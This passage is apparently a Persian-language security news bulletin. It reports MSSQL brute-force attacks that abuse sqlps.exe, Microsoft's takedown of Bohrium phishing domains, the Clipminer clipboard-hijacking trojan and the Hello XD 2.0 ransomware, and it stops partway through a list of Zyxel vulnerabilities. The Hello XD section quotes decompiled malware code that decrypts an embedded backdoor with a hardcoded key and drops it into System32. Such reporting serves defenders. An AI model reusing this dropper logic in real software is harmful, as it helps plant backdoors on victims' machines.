شرکت مایکروسافت (Microsoft Corp.) درباره حملات موسوم به سعی و خطا (Brute-force) که پایگاه‌داده سرورهای آسیب‌پذیر و متصل به اینترنت Microsoft SQL Server - به اختصار MSSQL - و دارای رمزهای عبور ضعیف را مورد هدف قرار می‌دهد، هشدار داد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده حملات مذکور مورد بررسی قرار گرفته است.

با این که اولین باری نیست که سرورهای MSSQL مورد هدف چنین حملاتی قرار می‌گیرند، اما محققان اعلام نموده‌اند که مهاجمان در این کارزار از ابزار معتبر SQLPS استفاده می‌کنند تا فرامین SQL Server PowerShell را اجرا کنند.

استفاده از ابزارها و توابع عادی و سالم سیستم عامل و دیگر نرم‌افزارهای کاربردی توسط مهاجمان سایبری برای اهداف خرابکارانه خود بر روی سیستم قربانی، یکی از روش‌های جدیدی است برای مخفی ماندن و شناسایی نشدن توسط سیستم‌های امنیتی. به این روش «کسب روزی از زمین» یا Living off the Land – به اختصار LotL – گفته می‌شود.

تیم اطلاعات امنیتی مایکروسافت اعلام نموده که مهاجمان با بکارگیری ابزار sqlps.exe بدون ایجاد فایل‌های جدید بر روی سیستم و در نتیجه مخفی ماندن طولانی مدت از دید سیستم های امنیتی، فرامینی را برای رصد سیستم و تغییر حالت شروع سرویس SQL به LocalSystem، اجرا می‌کنند.

مهاجمان همچنین از ابزار sqlps.exe برای ایجاد یک حساب کاربری جدید و افزودن آن به نقش sysadmin، استفاده می‌کنند تا به آنها امکان کنترل کامل سرور SQL را بدهد. از این رو آنها توانایی انجام سایر اقدامات نظیر اجرای کدهای مخرب همچون استخراج‌کننده رمزارز را به دست می‌آورند.

استفاده از SQLPS کمک می‌کند مهاجمان هیچ ردی از خود باقی نگذارند تا هنگام تحلیل حملات آنها قابل شناسایی باشد. استفاده از SQLPS روشی مؤثر برای دور زدن قابلیت Script Block Logging است، در غیر این صورت، فرامین اجرا شده در Windows Event Log ثبت و ضبط می‌شوند.

حملات مشابهی علیه سرورهای MSSQL در فروردین ۱۴۰۱ گزارش شده، که در آن این سرورها جهت بارگذاری Gh0stCringe (معروف به CirenegRAT)، مورد هدف قرار گرفتند. Gh0stCringe نوعی «تروجان» می‌باشد که شرایط دسترسی غیرمجاز از راه دور (Remote Access Trojan) را برای مهاجمان فراهم می‌کند.

در کارزار قبلی در بهمن ۱۴۰۰، مهاجمان سرورهای MSSQL را هک نمودند تا از فرمان Microsoft SQL xp_cmdshell جهت تزریق ابزار Cobalt Strike استفاده کنند.

با این حال، سال‌های زیادی است که سرورهای MSSQL در کارزارهای گسترده مورد هدف قرار می‌گیرند. مهاجمان همواره در تلاش هستند تا روزانه هزاران سرور آسیب‌پذیر را به منظور دستیابی به اهداف نهایی مختلف هک کنند.

یکی از این مجموعه حملات که به Vollgar مشهور شد و تقریباً دو سال طول کشید، مهاجمان از طریق حملات Brute-force استخراج‌کننده‌های رمزارز همچون Monero (XMR) و Vollar (VDS) را بر روی سرورها کار گذاشتند و با نصب بدافزارهایی بر روی ۲ هزار تا ۳ هزار سرور، دسترسی غیرمجاز از راه دور بر روی آنها ایجاد کردند.

به راهبران امنیتی توصیه می‌شود به منظور محافظت از سرورهای MSSQL، اقدامات زیر را در دستور کار قرار دهند:

- سرورهای MSSQL به اینترنت متصل نباشند، برای حساب کاربری ادمین یک رمز عبور پیچیده انتخاب شود به گونه‌ای که قابل حدس زدن یا نفوذ از طریق روش «سعی و خطا» (Brute-force) نباشد.
- سرور در پشت فایروال (دیواره آتش) قرار داده شود.
- گزارشگیری (Logging) فعال باشد تا هرگونه فعالیت‌های مشکوک یا غیرمنتظره یا تلاش‌های مکرر برای ورود به سیستم در اسرع وقت شناسایی شوند.
- جهت کاهش سطح و وسعت حمله، آخرین بروزرسانی‌های امنیتی اعمال شوند و حملاتی که بهره‌جوها (Exploit) را جهت سوءاستفاده از آسیب‌پذیری‌های شناخته شده بکار می‌گیرند، مسدود شوند.

منبع:

https://www.bleepingcomputer.com/news/security/microsoft-warns-of-brute-force-attacks-targeting-mssql-servers/

توقیف ۴۱ دامنه

مورد استفاده در حملات فیشینگ

شرکت مایکروسافت ٤١ دامنه مورد استفاده گروه Bohrium در کارزارهای فیشینگ هدفمند (Spear-phishing) را مسدود کرد.

واحد جرایم دیجیتالی مایکروسافت (Microsoft Digital Crimes Unit – به اختصار DCU) هفته گذشته اعلام کرد که علیه یک گروه مهاجم به نام Bohrium که آن را «منتسب به ایران» و عامل کارزارهای فیشینگ می‌داند، اقدام قانونی کرده‌اند.

بوریم (Bohrium) یکی از عناصر شیمیایی جدول تناوبی (Br) با عدد اتمی ۱۰۷ است که در آزمایشگاه و به دست بشر ساخته شده و در طبیعت، به صورت طبیعی به دلیل ناپایداری بسیار بالا موجود نمی‌باشد. این عنصر به افتخار نیلز بور، دانشمند هسته‌ای و برنده جایزه نوبل، نامگذاری شده است.

مایکروسافت ادعا نموده است که نفوذگران Bohrium، نهادهایی را در بخش‌های فناوری، حمل‌ونقل، دولتی و آموزشی در کشورهای ایالات متحده، خاورمیانه و هند مورد هدف قرار داده‌اند.به نقل از محققان مایکروسافت، نفوذگران Bohrium اقدام به ایجاد پروفایل‌های جعلی در رسانه‌های اجتماعی می‌کنند و اغلب خود را به عنوان استخدام‌کننده نشان می‌دهند. آنها اطلاعات شخصی از قربانیان را به دست آورده و ایمیل‌های مخربی با پیام‌های دروغین استخدام ارسال نموده که در نهایت کامپیوتر قربانیان را به بدافزار آلوده می‌کنند.

مایکروسافت اعلام نموده که هدف از این کارزار، سرقت و استخراج اطلاعات حساس، کنترل سیستم‌های هک شده و رصد و شناسایی از راه دور بوده است. در این راستا، مایکروسافت جهت توقف فعالیت‌های مخرب Bohrium، اعلام کرده که ٤١ دامنه «.com»، «.info»، «.live»، «.me»، «.net»، «.org» و « .xyz» را که به عنوان زیرساخت کنترل و فرماندهی جهت تسهیل کارزار فیشینگ استفاده می‌شده، مسدود کرده است.

این افشاگری زمانی صورت می‌گیرد که مایکروسافت اعلام کرده فعالیت مخرب OneDrive را نیز که توسط گروه نفوذگری با نام Polonium از بهمن ۱٤۰۰ انجام شده، شناسایی و غیرفعال کرده است. شرکت مذکور اعلام نموده که گروه Polonium نیز از OneDrive به عنوان سرور کنترل و فرمان‌دهی استفاده نموده و حملاتی را علیه بیش از ۲۰ سازمان مستقر در اسرائیل و لبنان انجام داده است.

منبع:

https://thehackernews.com/2022/06/microsoft-seizes-41-domains-used-in.html

درآمد ۱/۷ میلیون دلاری
از بدافزار Clipminer

گروه امنیتی سیمانتک، بخشی از شرکت برودکام (Broadcom Corporation)، حملات سایبری مجرمانه‌ای را کشف کرده که در آن مهاجمان با استخراج غیرمجاز و سرقت ارزهای دیجیتال از طریق دستکاری اطلاعات clipboard قربانیان، حداقل ۱/۷ میلیون دلار عایدی کسب کرده‌اند.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده این بدافزار مورد بررسی قرار گرفته است.

محققان سیمانتک، بدافزار بکارگرفته شده را که از نوع تروجان می‌باشد، Clipminer نامگذاری کرده‌اند. تروجان مورد استفاده در این حملات شباهت‌های زیادی با یک تروجان استخراج رمزارز دیگر به نام KryptoCibule دارد و به نظر می‌رسد یک رونوشت از آن یا نسخه تکامل یافته آن باشد.


محققان بر این باورند که احتمالاً Clipminer از طریق نرم‌افزارهای قفل شکسته و غیرمجاز منتشر می‌شود. بدافزار از طریق یک فایل فشرده WinRAR از نوع Self-extract بر روی کامپیوتر قربانی قرار می‌گیرد و یک فایل دریافت‌کننده (Downloader) از نوع DLL فشرده و با پسوند CPL را دریافت و اجرا می‌کند. فایل دریافت‌کننده به منظور دریافت مولفه‌های تروجان Clipminer به شبکه Tor متصل می‌شود.

بدافزار Clipminer این قابلیت را دارد که از منابع کامپیوترهای قربانی برای استخراج رمزارزها استفاده کند. این بدافزار همچنین اطلاعات Clipboard را به منظور تغییر مسیر تراکنش‌های ارزهای دیجیتال، تغییر می‌دهد.

هر بار که محتوای clipboard تغییر می‌کند، محتوای جدید را جهت شناسایی نشانی‌های کیف پول دیجیتال بررسی می‌کند و قادر به شناسایی بیش از ده نوع نشانی ارز دیجیتال است. سپس همانطور که در تصاویر نشان داده شده، نشانی‌های شناسایی شده با نشانی‌های کیف پول دیجیتالی که توسط مهاجم کنترل می‌شود، جایگزین می‌شوند.



بدافزار Clipminer محتوای clipboard کامپیوتر قربانی را برای شناسایی نشانی‌های کیف پول رمزارز تحت نظر داشته و آنها را با نشانی کیف‌های پول خود جایگزین می‌کند.



برای اکثر کیف‌های پول، مهاجمان چندین نشانی کیف پول جایگزین برای انتخاب دارند. بدافزار، نشانی را انتخاب می‌کند که با پیشوند نشانی واقعی که باید جایگزین شود، مطابقت دارد. به این ترتیب، قربانی کمتر متوجه دستکاری نشانی کیف پول دیجیتال می‌شود و احتمالاً تراکنش خود را انجام می‌دهد.

این بدافزار در مجموع دارای ۴۳۷۵ نشانی منحصر به فرد برای کیف پول‌های دیجیتالی که توسط مهاجم کنترل می‌شود، در اختیار دارد. از این تعداد، ۳۶۷۷ نشانی فقط برای سه فرمت مختلف از نشانی‌های بیت‌کوین مورد استفاده قرار می‌گیرد. محققان فقط با بررسی نشانی‌های کیف‌پول بیت‌کوین و اتریوم، متوجه شدند که در زمان نگارش این مقاله، این کیف‌های پول تقریباً ۳۴/۳ بیت‌کوین و ۱۲۹/۹ اتریوم داشتند. با این حال، به نظر می‌رسد مقداری از ارزهای دیجیتال نیز جهت عدم ردیابی آنها به سرویسی تحت نام Tumbler یا Mixing Service منتقل شده است. کارشناسان تخمین زده‌اند که با احتساب وجوهی که به این سرویس‌ها منتقل شده، گردانندگان این تروجان به طور بالقوه حداقل ۱/۷ میلیون دلار تنها از سرقت ارز دیجیتال از طریق تغییر اطلاعات Clipboard به دست آورده‌اند.

بدافزار Clipminer اولین بار در دی ماه ۱۳۹۹ ظاهر شد و کیف‌های پول گردانندگان آن در بهمن همان سال فعال شدند. در آن زمان تنها چند ماه از شناسایی بدافزار KryptoCibule توسط محققان شرکت ای‌ست (ESET, LLC.) گذشته بود. با وجود اینکه محققان نمی‌توانند با اطمینان کامل تأیید کنند که آیا Clipminer و KryptoCibule یک بدافزار واحد هستند یا خیر، اما شباهت‌های طراحی آن دو قابل توجه است.

این احتمال وجود دارد که به دنبال انتشار گزارش محققان ای‌ست و شناسایی KryptoCibule، مهاجمان KryptoCibule تصمیم گرفته باشند که همه چیز را تغییر دهند و Clipminer را راه‌اندازی کنند. احتمال دیگر این است که مهاجمان دیگر از KryptoCibule الهام گرفته و Clipminer را همانند آن ایجاد کرده باشند. با این حال، حقیقت هر چه که باشد، واضح است که Clipminer موفق شده برای صاحبان خود مقدار قابل توجهی درآمد کسب کند.

آخرین بروزرسانی‌ها و اصلاحیه‌های امنیتی در خصوص این تروجان، در نشانی زیر قابل دریافت است:

https://www.broadcom.com/support/security-center/protection-bulletin

مشروح گزارش سیمانتک در خصوص این بدافزار به همراه علائم آلودگی (Indicators of Compromise – به اختصار IoC) در نشانی زیر قابل مطالعه است:

https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/clipminer-bitcoin-mining-hijacking

منبع:

https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/clipminer-bitcoin-mining-hijacking

Hello XD 2.0؛

فراتر از یک باج‌افزار ساده


محققان امنیتی پالو آلتو نتورکس (Palo Alto Networks, Inc.) در گزارش اخیر خود از افزایش فعالیت باج‌افزار Hello XD خبر می‌دهند که گردانندگان آن، نسخه ارتقاء یافته باج‌افزار با قابلیت رمزگذاری قوی‌تر را توزیع می‌کنند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده این باج‌افزار مورد بررسی قرار گرفته است.

محققان این شرکت بر این باورند که باج‌افزار Hello XD که اولین بار در آبان ۱۴۰۰ مشاهده شد از کد برنامه فاش شده باج‌افزار Babuk استفاده می‌کرد و در یک تعداد حملات کم، با اخاذی مضاعف، داده‌های سازمان را قبل از رمزگذاری دستگاه‌ها سرقت می‌کردند. بر اساس گزارش جدید محققان، اخیراً نویسنده این باج‌افزار تغییراتی در الگوریتم رمزگذاری داده و از فشرده‌سازی اختصاصی جهت فرار از راهکارهای امنیتی استفاده می‌کند.

این تغییرات در کد، منجر به تفاوت قابل توجه باج‌افزار Hello XD با باج‌افزار Babuk شده و قصد نویسنده را برای توسعه آن و ایجاد یک نوع باج‌افزار جدید با قابلیت‌ها و ویژگی‌های منحصربه‌فرد جهت افزایش حملات نشان می‌دهد.

باج‌افزار Hello XD در حال حاضر از سایت پرداخت Tor برای اخاذی از قربانیان استفاده نمی‌کند، بلکه به قربانیان اعلام می‌کند که مستقیماً از طریق سرویس چت TOX با آنها وارد مذاکره شوند. در آخرین نسخه، گردانندگان بدافزار یک پیوند به یک سایت Onion را در اطلاعیه باج‌گیری (Ransom Note) اضافه کرده‌اند، اما به نقل از محققان، سرویس مذکور غیرفعال است و ممکن است در حال ساخت باشد.



اطلاعیه باج‌گیری (Ransom Note) باج‌افزار Hello XD، سمت چپ قدیمی، سمت راست جدید

در هنگام اجرا، Hello XD سرویس Volume Shadow Copy Service را غیرفعال می‌کند تا از بازیابی آسان سیستم جلوگیری نماید و سپس فایل‌ها را رمزگذاری و پسوند hello. را به نام فایل‌ها اضافه می‌کند. نتایج بررسی محققان حاکی از آن است که علاوه بر کد مخرب باج‌افزار، Hello XD از یک برنامه «دسترسی غیرمجاز» (Backdoor) به نام MicroBackdoor جهت نفوذ در سیستم آسیب‌پذیر، استخراج فایل‌ها، اجرای دستورات و پاک کردن هر گونه اثر و نشانی از خود استفاده می‌کند. فایل اجرایی MicroBackdoor با استفاده از WinCrypt API رمزگذاری شده و در کد مخرب باج‌افزار جاسازی و تعبیه شده است، بنابراین بلافاصله پس از آلوده شدن سیستم به آن منتقل می‌شود.

```
int dropEmbeddedPayload()
{
  HANDLE hFile; // [esp+1Ch] [ebp-10h]
  DWORD NumberOfBytesWritten; // [esp+20h] [ebp-Ch] BYREF

  if ( decryptEmbeddedPayload() )
    Sleep(0x3E8u);
  NumberOfBytesWritten = 0;
  hFile = CreateFileW(userLogon, 0x40000000u, 3u, 0, 2u, 0x80u, 0);// C:\Windows\System32\userlogin.exe
  if ( hFile != (HANDLE)-1 )
  {
    WriteFile(hFile, &Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    CloseHandle(hFile);
  }
  return 1;
}
```


```
BOOL decryptEmbeddedPayload()
{
  BYTE pbData[17]; // [esp+1Bh] [ebp-29h] BYREF
  DWORD dwDataLen; // [esp+2Ch] [ebp-18h]
  HCRYPTPROV hProv; // [esp+30h] [ebp-14h] BYREF
  HCRYPTHASH phHash; // [esp+34h] [ebp-10h] BYREF
  HCRYPTKEY phKey; // [esp+38h] [ebp-Ch] BYREF
  BOOL v6; // [esp+3Ch] [ebp-8h]

  v6 = 1;
  dwDataLen = 16;
  strcpy((char *)pbData, "fcahincefxuuyjgc");
  v6 = CryptAcquireContextW(&hProv, 0, 0, 0x18u, 0xF0000000);
  if ( v6 )
  {
    v6 = CryptCreateHash(hProv, 0x800Cu, 0, 0, &phHash);
    if ( v6 )
    {
      v6 = CryptHashData(phHash, pbData, dwDataLen, 0);
      if ( v6 )
      {
        v6 = CryptDeriveKey(hProv, 0x6801u, phHash, 0, &phKey);
        if ( v6 )
          v6 = CryptDecrypt(phKey, 0, 0, 0, &Buffer, &nNumberOfBytesToWrite);
      }
    }
  }
  CryptReleaseContext(hProv, 0);
  CryptDestroyKey(phKey);
  CryptDestroyHash(phHash);
  return v6;
}
```

رمزگشایی و انتقال Microbackdoor به سیستم آسیب‌پذیر

فشرده‌ساز بکارگرفته شده در نسخه جدید این باج‌افزار (Hello XD 2.0) دارای دو لایه مخفی‌سازی است.

فشرده‌ساز بکارگرفته شده در نسخه جدید (تصویر سمت راست) و فشرده‌ساز بکارگرفته شده در نسخه قبلی باج‌افزار (تصویر سمت چپ)

جالب‌ترین وجه تمایز در نسخه جدید باج‌افزار Hello XD، تغییر الگوریتم رمزگذاری از HC-128 و Curve25519-Donna به Rabbit Cipher و Curve25519-Donna می‌باشد.



رمزگذار باج‌افزار Babuk (تصویر سمت چپ) و رمزگذار باج‌افزار Hello XD 2.0 (تصویر سمت راست)

علاوه بر این، نشانگر فایل (File Marker) در نسخه جدید باج‌افزار از یک رشته منسجم و پیوسته به بایت‌های تصادفی تغییر یافته و در نتیجه رمزنگاری قوی‌تر شده است.

بنابراین در حال حاضر با وجود اینکه Hello XD در مراحل اولیه پیدایش است، باج‌افزاری خطرناک بوده و مهاجمان در حملات خود از آن استفاده می‌کنند. اگرچه وسعت آلودگی و بکارگیری Hello XD هنوز چندان قابل توجه نیست، توسعه فعال و هدفمند آن زمینه را برای حملات خطرناک‌تر و گسترده‌تر فراهم می‌کند.

محققان امنیتی پالو آلتو نتورکس رد پای این باج‌افزار را به یک مهاجم روسی زبان که دارای نام مستعار X4KME است، ارتباط داده‌اند.


این فرد در تالارهای گفتگو خدماتی نظیر تهیه نمونه اثبات‌گر (Proof-of-Concept – به اختصار PoC)، خدمات رمزنگاری و سرویس‌های میزبانی و توزیع بدافزار نیز ارائه داده است. در مجموع، این مهاجم فردی کاملاً ماهری به نظر می‌رسد به صورتی که می‌تواند Hello XD را همچنان ارتقاء دهد. بنابراین محققان و تحلیل‌گران امنیتی بهتر است توسعه این باج‌افزار را زیر نظر داشته باشند.

مشروح گزارش محققان امنیتی پالو آلتو نتورکس در خصوص این باج‌افزار به همراه علائم آلودگی (Indicators of Compromise – به اختصار IoC) در نشانی زیر قابل مطالعه است:

https://unit42.paloaltonetworks.com/helloxd-ransomware/


منبع:

https://www.bleepingcomputer.com/news/security/hello-xd-ransomware-now-drops-a-backdoor-while-encrypting/



آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

اصلاحیه اضطراری برای
محصولات Zyxel



شرکت زایکسل (ZyXEL Communications Corp.) اصلاحیه‌هایی را برای ترمیم چهار ضعف امنیتی منتشر کرده است. این آسیب‌پذیری‌ها محصولات فایروال، AP Controller و Access Point را تحت تاثیر قرار می‌دهد و مهاجم می‌تواند با سوءاستفاده از آنها به دلخواه خود، فرمان‌های سیستم‌عامل را اجرا نماید و اطلاعات خاصی را سرقت کند.

فهرست آسیب‌پذیری‌های ترمیم شده عبارتند از:

- CVE-2022-0734: یک آسیب‌پذیری از نوع «تزریق اسکریپت از طریق وب» (Cross-site Scripting – به اختصار XSS) است که برخی نسخه‌های فایروال از آن تاثیر می‌پذیرند و می‌تواند به منظور دسترسی به اطلاعات ذخیره‌شده در مرورگر کاربر مورد سوءاستفاده قرار گیرد.
- CVE-2022-26531: چندین اشکال در اعتبارسنجی فرامین رابط خط فرمان (Command Line Interface – به اختصار CLI) در برخی از نسخه‌های فایروال، AP Controller و دستگاه‌های Access Point وجود دارد که مهاجم می‌تواند از آنها جهت ازکاراندازی سیستم سوءاستفاده کند.
